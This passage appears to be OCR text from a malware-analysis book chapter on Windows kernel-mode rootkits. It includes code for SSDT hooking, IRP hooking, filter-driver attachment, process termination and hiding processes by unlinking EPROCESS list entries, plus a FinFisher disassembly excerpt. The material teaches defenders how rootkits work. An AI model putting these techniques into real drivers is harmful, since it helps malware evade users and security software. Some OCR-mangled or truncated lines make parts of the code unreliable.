	if( !Process32FirstW( hProcessSnap, &pe32 ) )
	{
		CloseHandle( hProcessSnap );		// clean the snapshot object
		return NULL;
	}

	// Now walk the snapshot of processes, and
	// display information about each process in turn
	do
	{
		if ( lstrcmpiW (pe32.szExeFile,ProcessName) == 0 )
		{
			if ( ( hProcess = OpenProcess( dwDesiredAccess, FALSE, pe32.th32ProcessID )) == NULL ){
				Error = GetLastError();
			}else{
				Error = NO_ERROR;
			}
			break;
		}
	} while( Process32NextW( hProcessSnap, &pe32 ) );
```


```
//
// terminates process by name
//
WINERROR ProcTerminateProcessW(
        LPWSTR ProcessName
        )
{
        WINERROR Status = NO_ERROR;
        HANDLE hProcess = ProcOpenProcessByNameW(ProcessName, PROCESS_TERMINATE);
        if (hProcess)
        {
                if (!TerminateProcess(hProcess,0))
                        Status = GetLastError();
                CloseHandle(hProcess);
        }
        else
                Status = GetLastError();

        return Status;
}
```

```
004020E5  . 8D85 F0FDFFFF  LEA EAX,DWORD PTR SS:[EBP-0x210]
004020EB  . 50             PUSH EAX                          lParam
004020EC  . 68 1B1C4000    PUSH FinFishe.00401C1B            Callback = FinFishe.00401C1B
004020F1  . FF15 E8104000  CALL DWORD PTR DS:[<&USER32.EnumWindows>  EnumWindows
004020F7  . FFB5 F0FDFFFF  PUSH DWORD PTR SS:[EBP-0x210]     Arg4
```



Windows PowerShell
PS C:\Scripts> Get-WmiObject Win32_ComputerSystem
Domain : springfield.local
Manufacturer : VMware, Inc.
Model : VMware Virtual Platform
Name : XPPRO
PrimaryOwnerName : IT
TotalPhysicalMemory : 267894784
PS C:\Scripts>


Chapter 6: Understanding Kernel-Mode Rootkits






System Processes
Services
Applications
LSASS
Winlogon
svchost.exe
services.exe
Task Manager
Explorer
User application 1
User application 2
User application 3
Subsystem DLLs
POSIX
Windows DLLs
NTDLL.DLL
User mode
Kernel mode
System Service Dispatcher
(Kernel mode callable interfaces)
I/O Manager
File system & Filter drivers
Plug and Play manager
Configuration manager
Memory manager
...
Windows User, GDI
Graphic drivers
Kernel
Hardware Abstraction Layer (Hal)

```
0000000078EA17B0                    ; Exported entry 257. NtCreateSection
0000000078EA17B0                    ; Exported entry 1506. ZwCreateSection
0000000078EA17B0
0000000078EA17B0
0000000078EA17B0
0000000078EA17B0                    public ZwCreateSection
0000000078EA17B0                    ZwCreateSection proc near
0000000078EA17B0 4C 8B D1           mov     r10, rcx        ; NtCreateSection
0000000078EA17B3 B8 47 00 00 00     mov     eax, 47h
0000000078EA17B8 0F 05              syscall
0000000078EA17BA C3                 retn
0000000078EA17BA                    ZwCreateSection endp
0000000078EA17BA
```




User mode
Kernel mode
System service call
SYSTEM SERVICE DISPATCHER
0
1
2
3
n
SYSTEM SERVICE
DISPATCH TABLE
...
SSDT
System service 3


User Input
CALL FindNextFile
FindNextFile
CALL NQueryDirectory File
NQueryDirectory File:
MOV/EAX, XX
SYSENTER
User program
Kernel32.dll
Ntll.dll
1
1. User-Mode Hooking
2. SYSENTER Hooks
3. SSDT Hooks
4. Code Patching
5. Layered Devices In Chain
User Mode
Kernel Mode
IA32_SYSENTER_EP
2
System Service
Dispatcher
(KiSystemService)
xx
3
Filesystem Driver Stack
5
NTFS driver
AV filter driver
Disk driver
...
I/O Manager
System Service
Dispatch Table
(SSDT)
NtQueryDirectory File
4




```
typedef struct SystemServiceTable
{
    DWORD *KiServiceTable;
    DWORD *CounterBaseTable;
    DWORD nSystemCalls;
    DWORD *KiArgumentTable;
};
typedef struct ServiceDescriptorTable
{
    SystemServiceTable ServiceDescriptor[4];
};

extern "C" ServiceDescriptorTable* KeServiceDescriptorTable;

VOID SSDTDevice::Initialize(Driver* driver)
{
    pDriver = driver;
    this->Type = _SSDTDEVICE;
}

NTSTATUS SSDTDevice::AttachTo(WCHAR* FunctionName,DWORD newFunction)
{

     this->FuncIndex = GetSSDTIndex(FunctionName);
     if (this->FuncIndex == 0)return STATUS_ERROR;
     this->realAddr = KeServiceDescriptorTable->ServiceDescriptor[0].KiServiceTable[this->FuncIndex];
     DisableWriteProtection();
     InterlockedExchange((PLONG)&KeServiceDescriptorTable->ServiceDescriptor[0].KiServiceTable[this->FuncIndex],newFunction);
     EnableWriteProtection();

     Attached = true;
     return STATUS_SUCCESS;
}
```

```
////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
//      Description :
//              Retrieve KeServiceDescriptorTable address
//      Parameters :
//              None
//      Return value :
//              ULONGLONG : The service descriptor table address
//      Process :
//              Since KeServiceDescriptorTable isn't an exported symbol anymore, we have to retrieve it.
//              When looking at the disassembly version of nt!KiSystemServiceRepeat, we can see interesting instructions :
//                      4c8d15c7202300  lea r10, [nt!KeServiceDescriptorTable (addr)]    => it's the address we are looking for (:
//                      4c8d1d00212300  lea r11, [nt!KeServiceDescriptorTableShadow (addr)]
//                      f7830001000080  test dword ptr[rbx+100h], 80h
//
//              Furthermore, the LSTAR MSR value (at 0xC0000082) is initialized with nt!KiSystemCall64, which is a function
//              close to nt!KiSystemServiceRepeat. We will begin to search from this address, the opcodes 0x83f7, the ones
//              after the two lea instructions, once we get here, we can finally retrieve the KeServiceDescriptorTable address
////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
ULONGLONG GetKeServiceDescriptorTable64()
{
    PUCHAR      pStartSearchAddress   = (PUCHAR)__readmsr(0xC0000082);
    PUCHAR      pEndSearchAddress     = (PUCHAR)( ((ULONG_PTR)pStartSearchAddress + PAGE_SIZE) & (~0x0FFF) );
    PULONG      pFindCodeAddress      = NULL;
    ULONG_PTR   pKeServiceDescriptorTable;

    while ( ++pStartSearchAddress < pEndSearchAddress )
    {
        if ( (*(PULONG)pStartSearchAddress & 0xFFFFFF00) == 0x83f70000 )
        {
            pFindCodeAddress = (PULONG)(pStartSearchAddress - 12);
                    return (ULONG_PTR)pFindCodeAddress + (((*(PULONG)pFindCodeAddress)>>24)+7) + (ULONG_PTR)((((*(PULONG)(pFindCodeAddress+1))
                }
    }
    return 0;
}
```

```
for(i = 0; i <= IRP_MJ_MAXIMUM_FUNCTION; i++ )
{
   DriverObject->MajorFunction[i] = IRPDispatchRoutine;
}
DriverObject->MajorFunction[IRP_MJ_FILE_SYSTEM_CONTROL] = OnFileSystemControl;
DriverObject->MajorFunction[IRP_MJ_DIRECTORY_CONTROL] =  OnDirectoryControl;
```

```
NTSTATUS HookedMjCreate(IN PDEVICE_OBJECT DeviceObject, IN PIRP Irp)
{
    PIO_STACK_LOCATION      irpStack;
    ULONG                   ioTransferType;

    // Get a pointer to the current location in the IRP. This is where
    // the function codes and parameters are located.

    irpStack = IoGetCurrentIrpStackLocation(Irp);
    switch (irpStack->MajorFunction)
    {
        case IRP_MJ_CREATE:

            // Filter only files containing _root_
            if (irpStack->FileObject != NULL && irpStack->FileObject->FileName.Length > 0 && wcsstr(irpStack->
            FileObject->FileName.Buffer, L"_root_") != NULL)
            {
                DbgPrint("[HOOK] File: %ws\n", irpStack->FileObject->FileName.Buffer);
```

```
RtlInitUnicodeString(&DestinationString, L"\\Filesystem\\FastFat");
Status = (*ObReferenceObjectByName)(&DestinationString,0x40,0,0,*IoDriverObjectType,0,0,(PVOID)&FileSystemObj);
if (Status!=STATUS_SUCCESS)
{
   return;
 };
TargetDevice = ((ReferencedObject*)FileSystemObj)->DeviceObject;
if (IoAttachDeviceToDeviceStack(SourceDevice,TargetDevice) == STATUS_SUCCESS)
{
     return TRUE;
 };
```

```
+0x000 Pcb              : _KPROCESS
+0x06c ProcessLock      : _EX_PUSH_LOCK
+0x070 CreateTime       : _LARGE_INTEGER
+0x078 ExitTime         : _LARGE_INTEGER
+0x080 RundownProtect   : _EX_RUNDOWN_REF
+0x084 UniqueProcessId  : Ptr32 Void
+0x088 ActiveProcessLinks : _LIST_ENTRY
+0x090 QuotaUsage       : [3] Uint4B
+0x09c QuotaPeak        : [3] Uint4B
+0x0a8 CommitCharge     : Uint4B
+0x0ac PeakVirtualSize  : Uint4B
+0x0b0 VirtualSize      : Uint4B
+0x0b4 SessionProcessLinks : _LIST_ENTRY
+0x0bc DebugPort        : Ptr32 Void
+0x0c0 ExceptionPort    : Ptr32 Void
+0x0c4 ObjectTable      : Ptr32 _HANDLE_TABLE
+0x0c8 Token            : _EX_FAST_REF
+0x0cc WorkingSetLock   : _FAST_MUTEX
+0x0ec WorkingSetPage   : Uint4B
+0x0f0 AddressCreationLock : _FAST_MUTEX
+0x110 HyperSpaceLock   : Uint4B
+0x114 ForkInProgress   : Ptr32 _ETHREAD
+0x118 HardwareTrigger  : Uint4B
+0x11c VadRoot          : Ptr32 Void
+0x120 VadHint          : Ptr32 Void
+0x124 CloneRoot        : Ptr32 Void
+0x128 NumberOfPrivatePages : Uint4B
...
```

```
+0x000 Tcb              : _KTHREAD
+0x1c0 CreateTime       : _LARGE_INTEGER
+0x1c0 NestedFaultCount : Pos 0, 2 Bits
+0x1c0 ApcNeeded        : Pos 2, 1 Bit
+0x1c8 ExitTime         : _LARGE_INTEGER
+0x1c8 LpcReplyChain    : _LIST_ENTRY
+0x1c8 KeyedWaitChain   : _LIST_ENTRY
+0x1d0 ExitStatus       : Int4B
+0x1d0 OfsChain         : Ptr32 Void
+0x1d4 PostBlockList    : _LIST_ENTRY
+0x1dc TerminationPort  : Ptr32 _TERMINATION_PORT
+0x1dc ReaperLink       : Ptr32 _ETHREAD
+0x1dc KeyedWaitValue   : Ptr32 Void
+0x1e0 ActiveTimerListLock : Uint4B
+0x1e4 ActiveTimerListHead : _LIST_ENTRY
+0x1ec Cid              : _CLIENT_ID
+0x1f4 LpcReplySemaphore : _KSEMAPHORE
+0x1f4 KeyedWaitSemaphore : _KSEMAPHORE
+0x208 LpcReplyMessage  : Ptr32 Void
+0x208 LpcWaitingOnPort : Ptr32 Void
+0x20c ImpersonationInfo : Ptr32 _PS_IMPERSONATION_INFORMATION
+0x210 IrpList          : _LIST_ENTRY
+0x218 TopLevelIrp      : Uint4B
+0x21c DeviceToVerify   : Ptr32 _DEVICE_OBJECT
+0x220 ThreadsProcess   : Ptr32 _EPROCESS
+0x224 StartAddress     : Ptr32 Void
+0x228 Win32StartAddress : Ptr32 Void
...
```


```
/*
Go through the EPROCESS structure and look for the PID
we can start at 0x20 because UniqueProcessId should
not be in the first 0x20 bytes,
also we should stop after 0x300 bytes with no success
*/

for (int i = 0x20; i<0x300; i += 4)
{
        if ((*(ULONG *)((UCHAR *)eprocs[0] + i) == pids[0])
                && (*(ULONG *)((UCHAR *)eprocs[1] + i) == pids[1])
                && (*(ULONG *)((UCHAR *)eprocs[2] + i) == pids[2]))
        {
                pid_ofs = i;
                break;
        }
}
```


```
void remove_links(PLIST_ENTRY Current) {

        PLIST_ENTRY Previous, Next;

        Previous = (Current->Blink);
        Next = (Current->Flink);

        // Loop over self (connect previous with next)
        Previous->Flink = Next;
        Next->Blink = Previous;

        // Re-write the current LIST_ENTRY to point to itself (avoiding BSOD)
        Current->Blink = (PLIST_ENTRY)&Current->Flink;
        Current->Flink = (PLIST_ENTRY)&Current->Flink;

        return;

}
```


```
.text:00011F02 GetProcess      proc near               ; CODE XREF: AttachProcess+11↑p
.text:00011F02                                         ; GetProcessInfo+16↑p
.text:00011F02
.text:00011F02 ProcessId       = dword ptr  8
.text:00011F02
.text:00011F02                 push    ebp
.text:00011F03                 mov     ebp, esp
.text:00011F05                 push    esi
.text:00011F06                 lea     esi, [ebx+4]
.text:00011F09                 and     dword ptr [esi], 0
.text:00011F0C                 cmp     dword ptr [edi], 0
.text:00011F0F                 mov     byte ptr [ebx], 0
.text:00011F12                 jnz     short loc_11F33
.text:00011F14                 push    esi
.text:00011F15                 push    [ebp+ProcessId]
.text:00011F18                 call    ds:PsLookupProcessByProcessId
.text:00011F1E                 test    eax, eax
.text:00011F20                 mov     [edi], eax
.text:00011F22                 jnz     short loc_11F33
.text:00011F24                 cmp     [esi], eax
.text:00011F26                 jnz     short loc_11F30
.text:00011F28                 mov     dword ptr [edi], 0C0000001h
.text:00011F2E                 jmp     short loc_11F33
.text:00011F30 ; ---------------------------------------------------------------------------
.text:00011F30
.text:00011F30 loc_11F30:                              ; CODE XREF: GetProcess+24↑j
.text:00011F30                 mov     byte ptr [ebx], 1
.text:00011F33
.text:00011F33 loc_11F33:                              ; CODE XREF: GetProcess+10↑j
.text:00011F33                                         ; GetProcess+20↑j ...
.text:00011F33                 mov     eax, ebx
.text:00011F35                 pop     esi
.text:00011F36                 pop     ebp
.text:00011F37                 retn    4
.text:00011F37 GetProcess      endp
.text:00011F37
.text:00011F3A
```

